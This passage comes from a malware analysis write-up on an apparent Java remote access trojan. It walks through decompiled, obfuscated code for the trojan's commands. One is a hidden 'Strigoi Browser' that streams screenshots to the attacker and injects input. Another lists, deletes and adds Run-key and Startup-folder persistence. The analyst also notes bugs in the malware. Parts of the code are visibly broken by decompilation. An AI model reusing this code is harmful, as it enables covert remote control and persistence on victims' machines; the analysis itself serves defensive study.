                charSequence = new StringBuilder().insert(0, string3.split("=")[1]).append("^").append((String)charSequence).toString();
                continue;
            }
            catch (Exception exception) {
                charSequence = new StringBuilder().insert(0, "^").append((String)charSequence).toString();
            }
        }
        catch (Exception exception) {}
    }
    return string;
}

```

From this we can infer that 'processes' is used to interact with running processes on a system to either enumerate and show them, or kill one specified by its PID.

Command Functionality: h-browser

This command primarily functions from within the 'sgsfghhg' class.

```

} else if (stringArray2[0].equals("h-browser")) {
    object = new StringBuilder().insert(0, cbnfdhn.sabretb()).append("\\").append(cbnfdhn.sdfsfdf()).toString();
    object3 = cbnfdhn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "open-hbrowser%%").append((String)object).append("%%").append(sgsfghhg.sdfsfdf()).toString());
    new sgsfghhg(Socket)object3;
    cbnrdnn.StatusUpdate("Ready");
}

```

This leverages the 'HBrowserNativeApis' class to return appropriate bitmap representations for specific browser windows running on the victim machine.

```

private void sdfslf(String object) {
    block8: {
        try {
            String string = object;
            if (string.startsWith("+") || string.startsWith("^") || string.startsWith("$")) {
                string = object;
                string = string.substring(0, 1);
                object = ((String)object).substring(1);
                object = new WinDef.WPARAM(Integer.parseInt((String)object));
                if (string.equals("+")) {
                    HBrowserNativeApis.sdfslf((byte)16, (byte)69, 0, 0);
                    HBrowserNativeApis.sabreth(this.sabreth, 256, (WinDef.WPARAM)object, this.sdfslf((short)1, (byte)30, false, false));
                    HBrowserNativeApis.sabreth(this.sabreth, 257, (WinDef.WPARAM)object, this.sdfslf((short)1, (byte)30, false));
                    HBrowserNativeApis.sdfslf((byte)16, (byte)69, 2, 0);
                    return;
                }
                if (string.equals("^")) {
                    HBrowserNativeApis.sdfslf((byte)17, (byte)69, 1, 0);
                    Thread.sleep(250L);
                    HBrowserNativeApis.sabreth(this.sabreth, 256, (WinDef.WPARAM)object, this.sdfslf((short)1, (byte)30, false, false));
                    HBrowserNativeApis.sabreth(this.sabreth, 257, (WinDef.WPARAM)object, this.sdfslf((short)1, (byte)30, false));
                    Thread.sleep(250L);
                    HBrowserNativeApis.sdfslf((byte)17, (byte)69, 3, 0);
                    return;
                }
                if (string.equals("$")) {
                    HBrowserNativeApis.sdfslf((byte)18, (byte)69, 0, 0);
                    HBrowserNativeApis.sabreth(this.sabreth, 256, (WinDef.WPARAM)object, this.sdfslf((short)1, (byte)30, false, false));
                    HBrowserNativeApis.sabreth(this.sabreth, 257, (WinDef.WPARAM)object, this.sdfslf((short)1, (byte)30, false));
                    HBrowserNativeApis.sdfslf((byte)18, (byte)69, 2, 0);
                    return;
                }
            }
            break block8;
        }
        int n = Integer.parseInt((String)object);
        if (n >= 97 && n <= 122 || n >= 48 && n <= 61) {
            HBrowserNativeApis.sabreth(this.sabreth, 258, new WinDef.WPARAM(n), new WinDef.LPARAM(1L));
            return;
        }
        if (n == 173) {
            HBrowserNativeApis.sabreth(this.sabreth, 258, new WinDef.WPARAM(n), new WinDef.LPARAM(1L));
            return;
        }
        HBrowserNativeApis.sabreth(this.sabreth, 256, new WinDef.WPARAM(Integer.parseInt((String)object)), this.sdfslf((short)1, (byte)30, false, false));
        HBrowserNativeApis.sabreth(this.sabreth, 257, new WinDef.WPARAM(Integer.parseInt((String)object)), this.sdfslf((short)1, (byte)30, false));
        return;
    }
    catch (Exception exception) {
        Logger.getLogger(sgsfghg.class.getName()).log(Level.SEVERE, null, exception);
    }
}
}
}

```

```
public class HBrowserNativeApis {
    private WinDef.DWORD sdfslfdf;
    private ertdbdth sabretb;

    public static boolean sdfslfdf(WinDef.HWND hWnd, WinDef.HDC hDC, int n) {
        return User32.INSTANCE.PrintWindow(hWnd, hDC, n);
    }

    public static WinNT.HANDLE sdfslfdf(WinDef.HDC hDC, WinNT.HANDLE HANDLE) {
        return GDI32.INSTANCE.SelectObject(hDC, HANDLE);
    }

    public static WinDef.LRESULT sdfslfdf(WinDef.HWND hWnd, int n, WinDef.WPARAM wParam, WinDef.LPARAM lParam) {
        return User32.INSTANCE.SendMessage(hWnd, 16, wParam, lParam);
    }

    public static int sdfslfdf(WinDef.HWND hWnd, byte[] byteArray, int n) {
        return Native.loadLibrary(User32.class, W32APIOptions.DEFAULT_OPTIONS).GetWindowTextA(hWnd, byteArray, 512);
    }

    public static void sdfslfdf(byte by, byte by2, int n, int n2) {
        Native.loadLibrary(User32.class, W32APIOptions.DEFAULT_OPTIONS).keybd_event(by, (byte)69, n, 0);
    }

    public static WinDef.HBITMAP sdfslfdf(WinDef.HDC hDC, WinGDI.BITMAPINFO BITMAPINFO, int n, PointerByReference pointerByReference, Pointer pointer, int n2) {
        return GDI32.INSTANCE.CreateDIBSection(hDC, BITMAPINFO, 0, pointerByReference, pointer, 0);
    }

    public static WinDef.HWND sabretb(String string) {
        String string2 = string;
        return User32.INSTANCE.FindWindow(string2, string2);
    }

    public static int sdfslfdf(WinDef.HWND hWnd, WinDef.HDC hDC) {
        return User32.INSTANCE.ReleaseDC(hWnd, hDC);
    }

    public static boolean sdfslfdf(WinDef.HDC hDC) {
        return GDI32.INSTANCE.DeleteDC(hDC);
    }

    public static boolean sdfslfdf(WinDef.HWND hWnd, int n) {
        return User32.INSTANCE.ShowWindow(hWnd, n);
    }

    public static boolean sdfslfdf(WinDef.HWND hWnd, WinDef.RECT rECT) {
        return User32.INSTANCE.GetWindowRect(hWnd, rECT);
    }

    public static boolean sdfslfdf(WinDef.HWND hWnd, WinDef.HWND hWnd2, int n, int n2, int n3, int n4, int n5) {
        return User32.INSTANCE.SetWindowPos(hWnd, hWnd2, 10000, 10000, n3, n4, 64);
    }

    public static boolean sdfslfdf(WinNT.HANDLE HANDLE) {
        return GDI32.INSTANCE.DeleteObject(HANDLE);
    }

    private static boolean sabretb(WinDef.HWND hWnd, WinDef.RECT rECT) {
        return User32.INSTANCE.GetClientRect(hWnd, rECT);
    }

    public static boolean sdfslfdf(WinUser.WNDENUMPROC wNDENUMPROC, Pointer pointer) {
        return User32.INSTANCE.EnumWindows(wNDENUMPROC, null);
    }

    private static boolean sdfslfdf(WinDef.HDC hDC, int n, int n2, int n3, int n4, WinDef.HDC hDC2, int n5, int n6, WinDef.DWORD dWORD) {
        return Native.loadLibrary(GDI32.class, W32APIOptions.DEFAULT_OPTIONS).BitBlt(hDC, n, n2, n3, n4, hDC2, n5, n6, dWORD);
    }

    public static void sabretb(WinDef.HWND hWnd, int n, WinDef.WPARAM wParam, WinDef.LPARAM lParam) {
        User32.INSTANCE.PostMessage(hWnd, n, wParam, lParam);
    }

    public static WinDef.HDC sdfslfdf(WinDef.HWND hWnd) {
        return User32.INSTANCE.GetDC(hWnd);
    }
}
```

There's a lot of code in amongst here for drawing and sending over a socket the visual contents of essentially a 'virtual web browser' to the adversary so we'll hone in on some specific code. The first thing we can notice inside 'sgsfghhg' is the presence of a number of commands being sent down the socket including 'start', 'stop', 'mouse-event', and 'key-event'.

```

Object object4 = ((StringBuffer)object3).toString();
if ((object4 = object4.substring(0, object4.indexOf("\r\n")).split("\\|")[0].equals("start")) {
    sgsfghhg2.fgsbsfsgb.close();
    sgsfghhg2.fgsbsfsgb = null;
    sgsfghhg sgsfghhg3 = sgsfghhg2;
    sgsfghhg2.fgsbsfsgb = new Socket(sgsfghhg3.bsgshsbs, sgsfghhg3.sfersgsbd);
    object3 = sgsfghhg2.fgsbsfsgb.getOutputStream();
    object2 = "start-hbrowser";
    object = String.valueOf(((String)object2).getBytes().length + "\r\n\r\n");
    Object object5 = object3;
    ((OutputStream)object5).write(((String)object).getBytes());
    ((OutputStream)object5).write(((String)object2).getBytes());
    ((OutputStream)object5).flush();
    sgsfghhg2.gsbthstgb = 1;
    object3 = object4[1];
    new Thread(new fdghdmh(sgsfghhg2, (String)object3)).start();
    continue;
}

if (object4[0].equals("stop")) {
    sgsfghhg2.gsbthstgb = false;
    sgsfghhg2.fgsbsfsgb();
    sgsfghhg2.sabretb = null;
    continue;
}

if (object4[0].equals("exit")) {
    sgsfghhg sgsfghhg4 = sgsfghhg2;
    sgsfghhg2.gsbthstgb = false;
    sgsfghhg2.fgsbsfsgb();
    sgsfghhg4.sabretb = null;
    sgsfghhg4.dfhstteg = false;
    return;
}

if (object4[0].equals("mouse-event")) {
    if (object4[1].equals("left")) {
        int n = Integer.parseInt(object4[3]);
        int n2 = Integer.parseInt(object4[2]);
        object2 = sgsfghhg2;
        object = new WinDef.RECT();
        HBrowserNativeApis.sdfsldf(((sgsfghhg)object2).sabretb, (WinDef.RECT)object);
        object4 = new Point(n2 + 10000 - ((WinDef.RECT)object).left, n + 10000 - ((WinDef.RECT)object).top);
        HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 513, new WinDef.WPARAM(1L), sgsfghhg.sdfsldf(object4.x, object4.y));
        HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 514, new WinDef.WPARAM(0L), sgsfghhg.sdfsldf(object4.x, object4.y));
        continue;
    }

    if (!object4[1].equals("right")) continue;
    int n = Integer.parseInt(object4[3]);
    int n3 = Integer.parseInt(object4[2]);
    object2 = sgsfghhg2;
    object = new WinDef.RECT();
    HBrowserNativeApis.sdfsldf(((sgsfghhg)object2).sabretb, (WinDef.RECT)object);
    object4 = new Point(n3 + 10000 - ((WinDef.RECT)object).left, n + 10000 - ((WinDef.RECT)object).top);
    HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 516, new WinDef.WPARAM(1L), sgsfghhg.sdfsldf(object4.x, object4.y));
    HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 517, new WinDef.WPARAM(0L), sgsfghhg.sdfsldf(object4.x, object4.y));
    continue;
}

if (!object4[0].equals("key-event")) continue;
sgsfghhg2.sdfsldf(object4[1]);
}
}

```

Within the above we also see that when 'start' is sent we get another new thread spawning for an object 'fdghdmh'.

```
new Thread(new fdghdmh(sgsfghhg2, (String)object3)).start();
```

This gives us a new method which will be run when this command is sent down which is 'sgsfghhg.sdfsldf(sgsfghhg, String)'.

```
11 final class fdghdmh
12 implements Runnable {
13     private String sdfsldf;
14     private sgsfghhg sabretb;
15
16     fdghdmh(sgsfghhg sgsfghhg2, String string) {
17         this.sabretb = sgsfghhg2;
18         this.sdfsldf = string;
19     }
20
21     public final void run() {
22         fdghdmh fdghdmh2 = this;
23         sgsfghhg.sdfsldf(fdghdmh2.sabretb, fdghdmh2.sdfsldf);
24     }
25 }
26
```

By examining this method we can see this is largely based around creating a byte array that's written down the Socket in the form of a rendered PNG.

```
static void sdfsldf(sgsfghhg sgsfghhg2, String object) {
    sgsfghhg2.dfhutegd((String)object);
    if (sgsfghhg2.sabretb != null) {
        sgsfghhg sgsfghhg3 = sgsfghhg2;
        while (sgsfghhg3.gsbthstgb) {
            try {
                byte[] byteArray = sgsfghhg2.gsbthstgb();
                object = byteArray;
                if (byteArray.length > 0) {
                    String string = ((Object)object).length + "<>";
                    sgsfghhg sgsfghhg4 = sgsfghhg2;
                    sgsfghhg4.fgsbsfqsbs.getOutputStream().write(string.getBytes());
                    sgsfghhg4.fgsbsfqsbs.getOutputStream().write((byte[])object);
                    sgsfghhg4.fgsbsfqsbs.getOutputStream().flush();
                }
            }
            catch (Exception exception) {
                try {
                    Thread.sleep(500L);
                }
                catch (InterruptedException interruptedException) {
                    Logger.getLogger(sgsfghhg.class.getName()).log(Level.SEVERE, null, interruptedException);
                }
            }
            try {
                Thread.sleep(500L);
                sgsfghhg3 = sgsfghhg2;
            }
            catch (InterruptedException interruptedException) {
                Logger.getLogger(sgsfghhg.class.getName()).log(Level.SEVERE, null, interruptedException);
                sgsfghhg3 = sgsfghhg2;
            }
        }
    }
}
```

```
private byte[] gsbthstgb() {
    try {
        WinDef.RECT rECT = new WinDef.RECT();
        HBrowserNativeApis.sdflsdf(this.sabretb, rECT);
        WinDef.RECT rECT2 = rECT;
        int n = rECT.right - rECT2.left;
        int n2 = rECT2.bottom - rECT.top;
        Object object = HBrowserNativeApis.sdflsdf(this.sabretb);
        WinDef.HDC hDC = HBrowserNativeApis.sabretb((WinDef.HDC)object);
        Object object2 = new WinGDI.BITMAPINFO();
        new WinGDI.BITMAPINFO().lmiHeader.biWidth = n;
        new WinGDI.BITMAPINFO().lmiHeader.biHeight = -n2;
        new WinGDI.BITMAPINFO().lmiHeader.biPlanes = 1;
        new WinGDI.BITMAPINFO().lmiHeader.biBitCount = (short)32;
        new WinGDI.BITMAPINFO().lmiHeader.biCompression = 0;
        new WinGDI.BITMAPINFO().lmiHeader.biSizeImage = n * n2 << 2;
        Object object3 = new PointerByReference();
        object2 = HBrowserNativeApis.sdflsdf((WinDef.HDC)object, (WinGDI.BITMAPINFO)object2, 0, (PointerByReference)object3, Pointer.createConstant(0), 0);
        WinNT.HANDLE hHANDLE = HBrowserNativeApis.sdflsdf(hDC, (WinNT.HANDLE)object2);
        if (sgsfghhg.bsgshsbs()) {
            HBrowserNativeApis.sdflsdf(this.sabretb, hDC, 2);
        } else {
            HBrowserNativeApis.sdflsdf(this.sabretb, hDC, 0);
        }
        HBrowserNativeApis.sdflsdf(this.sabretb, (WinDef.HDC)object);
        HBrowserNativeApis.sdflsdf(hDC, hHANDLE);
        object = ((PointerByReference)object3).getValue();
        object3 = new BufferedImage(n, n2, 1);
        ((BufferedImage)object3).setRGB(0, 0, n, n2, ((Pointer)object).getIntArray(0L, n * n2), 0, n);
        HBrowserNativeApis.sdflsdf(hDC);
        HBrowserNativeApis.sdflsdf((WinNT.HANDLE)object2);
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ImageIO.write((RenderedImage)object3, "png", byteArrayOutputStream);
        return byteArrayOutputStream.toByteArray();
    }
    catch (IOException iOException) {
        return new byte[0];
    }
}
```

Although in this instance there's some broken decompiled code, we can see many instances of this referencing chrome.exe and firefox.exe within methods including sdflsdf().

```
432
433     /*
434     * Unable to fully structure code
435     */
436     public static String sdflsdf() {
437         var0 = "";
438         if (!sgsfghhg.dfhttegdd().equals("chrome.exe")) {
439             var0 = new StringBuilder().insert(0, var0).append("Chrome").toString();
440         }
441         if (sgsfghhg.sabretb().equals("firefox.exe")) ** GOTO lb19
442         if (var0.equals("")) {
443             v0 = var0 = "Firefox";
444         } else {
445             var0 = new StringBuilder().insert(0, var0).append(",Firefox").toString();
446 lb19:
447             // 2 sources
448
449             v0 = var0;
450         }
451         if (v0.equals("")) {
452             var0 = ".";
453         }
454         return var0;
455     }
456
```

and sabretb().

```
99     private static String sabretb() {
100         if (new File("C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe").exists()) {
101             return "C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe";
102         }
103         if (new File("C:\\Program Files\\Mozilla Firefox\\firefox.exe").exists()) {
104             return "C:\\Program Files\\Mozilla Firefox\\firefox.exe";
105         }
106         return "firefox.exe";
107     }
```

Finally if we cross reference any references to these we can see that a large proportion of this is facilitated in the method ‘dfhttegd(String)’ which contains references to a ‘Strigoi Browser’ which starts as either a chrome or firefox process depending on what is on the victim computer.

```

122 private void dfhttegd(String string)
123 {
124     try
125     {
126         String appName = "Strigoi Browser";
127         if (string.equals("Chrome")) {
128             ProcessBuilder processBuilder = new ProcessBuilder(appfghbg.dfhttegd(), "--new-window", "data:text/html,title=Strigoi Browser/title", "--mute-audio", "--disable-audio", "--window-position", String.valueOf(appfghbg.fghbg().width - 5) + "," + String.valueOf(appfghbg.fghbg().height - 5));
129             processBuilder.start();
130         }
131         else if (string.equals("Firefox")) {
132             ProcessBuilder processBuilder = new ProcessBuilder(appfghbg.sabretb(), "--new-window", "data:text/html,title=Strigoi Browser/title", "--start");
133             processBuilder.start();
134         }
135         appfghbg.gachargp(string2);
136         int n = 0;
137         appfghbg.sabretb = this;
138         while (appfghbg.sabretb == null) {
139             Thread.sleep(1000L);
140             if (n >= 5) {
141                 return;
142             }
143             appfghbg.sabretb = this;
144             appfghbg = appfghbg;
145             appfghbg.gachargp(string2);
146         }
147         HBrowserActiveView.is_sdfslf(this.sabretb, 1);
148         HBrowserActiveView.is_sdfslf(this.sabretb, 2);
149         HBrowserActiveView.is_sdfslf(this.sabretb, 3);
150         HBrowserActiveView.is_sdfslf(this.sabretb, 4);
151         int n2 = (int) ((double) rectangle.width * 0.7);
152         int n3 = (int) ((double) rectangle.height * 0.7);
153         HBrowserActiveView.is_sdfslf(this.sabretb, new WinDef.HWND(Pointer.createConstant(1), 1000, 1000, n2, n3, 64));
154         WinDef.HWND hWnd = null;
155         n = 0;
156         while (hWnd == null) {
157             hWnd = HBrowserActiveView.is_sabretb("Default Browser");
158             if (n >= 7) break;
159             n++;
160             Thread.sleep(50L);
161             hWnd = hWnd;
162         }
163         if (hWnd != null) {
164             HBrowserActiveView.is_sdfslf(hWnd, 14, new WinDef.WPARAM(0L), new WinDef.LPARAM(0L));
165             return;
166         }
167     }
168     catch (Exception exception) {
169         System.out.println(exception.getMessage());
170     }
171 }

```

From this we can infer that ‘h-browser’ is used to spawn a virtual ‘HTML Browser’ dubbed ‘Strigoi Browser’ using either Firefox or Chrome as the host process for this.

Command Functionality: startup-list

This command creates a new object of class ‘sstdygn’, passing into it the existing socket connection.

```

cbnfhdn.StatusUpdate("Ready");
} else if (stringArray2[0].equals("startup-list")) {
    object = cbnfhdn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "startup-list%%").append(sstdygn.sdfslf()).toString());
    new sstdygn((Socket) object);
    cbnfhdn.StatusUpdate("Ready");
}

```

Once again we see a familiar thread creation, this time defined within the class ‘ncgdfhbn’.

```

sstdygn(Socket socket) {
    try {
        sstdygn sstdygn2 = this;
        Socket socket2 = socket;
        sstdygn2.bsghsbs = socket2.getInputStream();
        sstdygn2.sdfslf = socket2.getOutputStream();
        new Thread(new ncgdfhbn(this)).start();
        return;
    }
    catch (Exception exception) {
        this.sabretb = false;
        return;
    }
}

```

Once again implementing the runnable class this is set to kick off ‘sstdygn.sdfslf(sstdygn)’.

```

9  import carLambo.sstydgn;
10
11  final class ncgdfhbn
12  implements Runnable {
13      private sstydgn sdfsldf;
14
15      ncgdfhbn(sstydgn sstydgn2) {
16          this.sdfsldf = sstydgn2;
17      }
18
19      public final void run() {
20          sstydgn.sdfsldf(this.sdfsldf);
21      }
22  }
23

```

From here we see this takes one of 3 commands, 'reload', 'delete', or 'add'.

```

253  static void sdfsldf(sstydgn stringArray) {
254      try {
255          while (stringArray.sabreth) {
256              StringBuilder stringBuilder;
257              String[] stringArray2 = stringArray;
258              Object object = new byte[1];
259              StringBuilder stringBuilder2 = new StringBuilder();
260              do {
261                  int n;
262                  if ((n = stringArray2.bsgshsbs.read((byte[])object, 0, 1)) == -1) {
263                      throw new Exception();
264                  }
265                  stringBuilder = stringBuilder2;
266                  stringBuilder.append(new String((byte[])object, 0, n));
267                  while (!stringBuilder.toString().endsWith("\r\n\r\n"));
268                  Object object2 = object = (Object)stringBuilder2.toString();
269                  stringArray2 = stringArray.sdfsldf(Integer.parseInt(((String)object2).substring(0, ((String)object2).indexOf("\r\n\r\n"))).split("\\|"));
270                  if (stringArray2[0].equals("reload")) {
271                      super.sabreth(sstydgn.sdfsldf());
272                      continue;
273                  }
274                  if (stringArray2[0].equals("delete")) {
275                      super.sdfsldf(stringArray2[1]);
276                      super.sabreth("showdialog[Item successfully removed from startup]");
277                      continue;
278                  }
279                  if (!stringArray2[0].equals("add")) continue;
280                  String[] stringArray3 = stringArray;
281                  if (sstydgn.sdfsldf(stringArray2[1], true, true)) {
282                      super.sabreth("showdialog[Item successfully added to startup]");
283                      continue;
284                  }
285                  super.sabreth("showdialog[Failed to add item to startup]");
286              }
287          }
288          catch (Exception exception) {
289              stringArray.sabreth = false;
290          }
291      }
292

```

reload

When 'reload' is sent this command will proceed to run an instance of 'sstydgn.sdfsldf()'. This will first run 'wmic' to enumerate current notable autostart entries on the system. When accounting for escape characters the command run is as follows.

```
wmic /node:./ /namespace:'\\root\cimv2' path win32_startupcommand get name,location /format:list
```

This then performs data processing based on the way results are returned. An example of a returned entry is included below:

```
Location=HKU\S-1-5-19\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Name=OneDriveSetup

If we look at how this manifests in the code we see the following:

```

73 public static String sdfsfdf() {
74     String string = "";
75     try {
76         String[] stringArray;
77         String[] stringArray2;
78         Object object = new ProcessBuilder("cmd.exe", "/c", "wmic /node:.\ /namespace:'\\\\root\\cimv2' path win32_startupcommand get name,location /format:list");
79         ((ProcessBuilder)object).redirectErrorStream(true);
80         CharSequence charSequence = new StringBuilder();
81         try {
82             stringArray2 = ((ProcessBuilder)object).start().getInputStream().readLines();
83             object = new BufferedReader(new InputStreamReader(stringArray2.getInputStream()));
84             while ((stringArray = (BufferedReader)object).readLine()) != null {
85                 if (stringArray.equals("")) continue;
86                 ((StringBuilder)charSequence).append((String)stringArray + "\\r\\n");
87             }
88         }
89         catch (IOException iOException) {
90             stringArray2 = iOException.getMessage();
91             iOException.printStackTrace();
92         }
93         stringArray2 = ((StringBuilder)charSequence).toString().split("\\r\\n");
94         int n = 0;
95         charSequence = "";
96         stringArray = stringArray2;
97         int n2 = stringArray2.length;
98         for (int i = 0; i < n2; ++i) {
99             String string2;
100            String string3;
101            block19: {
102                string3 = stringArray[i];
103                if (n == 2) {
104                    n = 0;
105                    string = new StringBuilder().insert(0, string).append((String)charSequence).append("!").toString();
106                    charSequence = "";
107                }
108                if (string3.toLowerCase().contains("location")) {
109                    ++n;
110                    try {
111                        String string4 = string3.split("=")[1];
112                        if (string4.equals("Startup")) {
113                            string4 = cbnfdhn.GetFolderPath(7);
114                        } else if (string4.equals("Common Startup")) {
115                            string4 = cbnfdhn.GetFolderPath(24);
116                        } else if (string4.startsWith("HKU")) {
117                            string4 = "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
118                        } else if (string4.startsWith("HKLM")) {
119                            string4 = "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
120                        }
121                        charSequence = new StringBuilder().insert(0, (String)charSequence).append(string4).toString();
122                        string2 = string3;
123                        break block19;
124                    }
125                    catch (Exception exception) {}
126                }
127                string2 = string3;
128            }
129            if (!string2.toLowerCase().contains("name")) continue;
130            ++n;
131            try {
132                charSequence = new StringBuilder().insert(0, string3.split("=")[1]).append("^").append((String)charSequence).toString();
133            }
134            catch (Exception exception) {}
135            charSequence = new StringBuilder().insert(0, "^").append((String)charSequence).toString();
136        }
137    }
138    catch (Exception exception) {}
139    return string;
140}

```

From the above and example provided we can see this is splitting the results of the location and name results in what it is presenting based on the returned '='. We can also see evidence that this is translating entries that simply say 'Startup' to the CSIDL ordinal (Folder path) '7' (CSIDL_STARTUP), 'Common Startup' to the CSIDL ordinal (Folder path) '24' (CSIDL_COMMON_STARTUP), 'HKU' to the full string 'HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run', and 'HKLM' to the full string 'HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'.

Note: More information on [CSIDL Ordinals](#)

The issue with the above approach is that it contains a logic bug. It assumes that every result returned will be that of the current user (HKCU) - HKEY Current User; however, when running this WMI command it will return results from other user SIDs such as '.DEFAULT', 'S-1-5-18' (NT AUTHORITY\\SYSTEM), and in the case of running as Admin, other users on the system. Because of this the results returned will state the run keys are always that of the current user. Further to this it will also replace the key with the location of the standard 'Run' key;

however, if this was instead a different key such as 'RunOnce', it would still resolve as the 'Run' key location because of this logic flaw. This demonstrates an oversight by the malware author.

From this we can infer that 'startup-list reload' is used to show the current startup (autorun) items on this host.

delete

When 'delete' is sent this command will proceed to run an instance of 'sstydgnd.sdfslidf(String)'. This will check what is being passed to it, and where it starts with either HKCU or HKLM it will attempt to delete it from registry using the native 'reg.exe' command. Where this doesn't start with either of these characters the malware will attempt to delete it as if it was a file or folder on the system.

```
30 private void sdfslidf(String stringArray) {
31     if ((stringArray = stringArray.split("\\^"))[1].startsWith("HKCU") || stringArray[1].startsWith("HKLM")) {
32         try {
33             String string = new StringBuilder().insert(0, "cmd /c reg delete ").append(stringArray[1]).append(" /v \"").append(stringArray[0]).append("\" /f").toString();
34             Runtime.getRuntime().exec(string);
35             return;
36         }
37         catch (IOException ioe) {
38             try {
39                 this.sabretb("showdiaglogFailed to delete item from startup");
40                 return;
41             }
42             catch (Exception exception) {
43                 Logger.getLogger(sstydgnd.class.getName()).log(Level.SEVERE, null, exception);
44                 return;
45             }
46         }
47     }
48     File file = new File(stringArray[1]);
49     if (file.isDirectory()) {
50         int n;
51         File[] fileArray = file.listFiles();
52         int n2 = fileArray.length;
53         int n3 = n = 0;
54         while (n3 < n2) {
55             File file2 = fileArray[n];
56             if (file2.isFile() && file2.getName().startsWith(stringArray[0])) {
57                 file2.delete();
58                 return;
59             }
60             n3 = ++n;
61         }
62     }
63 }
```

This demonstrates another oversight where the malware only has support for deleting startup keys with this for the current user or local machine, and not other user hives.

From this we can infer that 'startup-list delete' is used to remove either the current user/local machine registry run key, or a file present on the system.

add

When 'add' is sent this command will proceed to run an instance of 'sstydgnd.sdfslidf(String, boolean, boolean)'. This functions as a way to add persistence through both a registry run key, or a file written to either CSIDL_STARTUP or CSIDL_COMMON_STARTUP.

```

293 public static boolean sdfsldf(String string, boolean b1, boolean b12) {
294     File file = new File(string);
295     if (file.exists() && file.isFile()) {
296         if (b1)
297             sstydgn.dfhrtagd(string);
298     }
299     if (b1) {
300         if (string.toLowerCase().endsWith(".vba") || string.toLowerCase().endsWith(".js") || string.toLowerCase().endsWith(".xml") ||
301             return sstydgn.sabreth(new StringBuilder().insert(0, "wscript.exe").append(string).append("\").toString(), file.getName());
302     }
303     if (string.toLowerCase().endsWith(".jar")) {
304         return sstydgn.sabreth(new StringBuilder().insert(0, "").append(System.getProperty("java.home")).append(File.separator).append("bin").append(File.separator).append("javaw.exe").append("-jar ").append(string).append("\").toString(), file.getName());
305     }
306     return sstydgn.sabreth(new StringBuilder().insert(0, "").append(string).append("\").toString(), file.getName());
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 private static boolean sabreth(String string, String string2) {
315     try {
316         string2 = string2.substring(0, string2.lastIndexOf("."));
317         sfsrgsbd.sdfsldf(-2147483647, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", string2, string, 0);
318         sfsrgsbd.sdfsldf(-2147483646, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", string2, string, 0);
319         return true;
320     }
321     catch (Exception exception) {
322         return false;
323     }
324 }
325 }
326 private void sabreth(String string) {
327     String string2 = String.valueOf(string.getBytes().length + "\r\n\r\n");
328     sstydgn.sstydgn2 = true;
329     sstydgn.sdfsldf.write(string.getBytes());
330     sstydgn2.sdfsldf.write(string.getBytes());
331     sstydgn2.sdfsldf.flush();
332 }
333 }
334 private static void dfhrtagd(String object) {
335     object = new File((String)object);
336     File file = new File(new StringBuilder().insert(0, cmdForm.GetFolderPath(1)).append("\").append((File)object.getName()).toString());
337     File file2 = new File(new StringBuilder().insert(0, cmdForm.GetFolderPath(24)).append("\").append((File)object.getName()).toString());
338     try {
339         sstydgn.sdfsldf((File)object, file);
340         sstydgn.sdfsldf((File)object, file2);
341         return;
342     }
343     catch (Exception exception) {
344         return;
345     }
346 }
347 }

```

This uses another method ‘sfsrgsbd.sdfsldf(int, String)’ to perform the registry additions. What’s interesting here is that rather than using ‘reg add’ native commands as was done with the ‘delete’ command, this instead uses methods defined in Java that leverage relevant Windows APIs.

```

private static void sdfsldf(int n, String string) {
    int n2;
    int n3 = -1;
    if (n == -2147483646) {
        n2 = n3 = carLambo.sfsrgsbd.sdfsldf(sstydgn, n, string);
    } else {
        if (n == -2147483647) {
            n3 = carLambo.sfsrgsbd.sdfsldf(sgsfghhg, n, string);
        }
        n2 = n3;
    }
    if (n2 != 0) {
        throw new IllegalArgumentException(new StringBuilder().insert(0, "rc=").append(n3).append(" key=").append(string).toString());
    }
}
}

```

```

128     static {
129         sgsfghhg = Preferences.userRoot();
130         sstydgn = Preferences.systemRoot();
131         dndghd = sgsfghhg.getClass();
132         sbgssdfg = null;
133         bsgshsbs = null;
134         ertdbdth = null;
135         shshnfdn = null;
136         sabretb = null;
137         ssdgsbh = null;
138         thtyrths = null;
139         nndfdffd = null;
140         sdfslidf = null;
141         sbsbgsrg = null;
142         try {
143             sbgssdfg = dndghd.getDeclaredMethod("WindowsRegOpenKey", Integer.TYPE, byte[].class, Integer.TYPE);
144             sbgssdfg.setAccessible(true);
145             bsgshsbs = dndghd.getDeclaredMethod("WindowsRegCloseKey", Integer.TYPE);
146             bsgshsbs.setAccessible(true);
147             ertdbdth = dndghd.getDeclaredMethod("WindowsRegQueryValueEx", Integer.TYPE, byte[].class);
148             ertdbdth.setAccessible(true);
149             shshnfdn = dndghd.getDeclaredMethod("WindowsRegEnumValue", Integer.TYPE, Integer.TYPE, Integer.TYPE);
150             shshnfdn.setAccessible(true);
151             sabretb = dndghd.getDeclaredMethod("WindowsRegQueryInfoKey1", Integer.TYPE);
152             sabretb.setAccessible(true);
153             ssdgsbh = dndghd.getDeclaredMethod("WindowsRegEnumKeyEx", Integer.TYPE, Integer.TYPE, Integer.TYPE);
154             ssdgsbh.setAccessible(true);
155             thtyrths = dndghd.getDeclaredMethod("WindowsRegCreateKeyEx", Integer.TYPE, byte[].class);
156             thtyrths.setAccessible(true);
157             nndfdffd = dndghd.getDeclaredMethod("WindowsRegSetValueEx", Integer.TYPE, byte[].class, byte[].class);
158             nndfdffd.setAccessible(true);
159             sbsbgsrg = dndghd.getDeclaredMethod("WindowsRegDeleteValue", Integer.TYPE, byte[].class);
160             sbsbgsrg.setAccessible(true);
161             sdfslidf = dndghd.getDeclaredMethod("WindowsRegDeleteKey", Integer.TYPE, byte[].class);
162             sdfslidf.setAccessible(true);
163         }
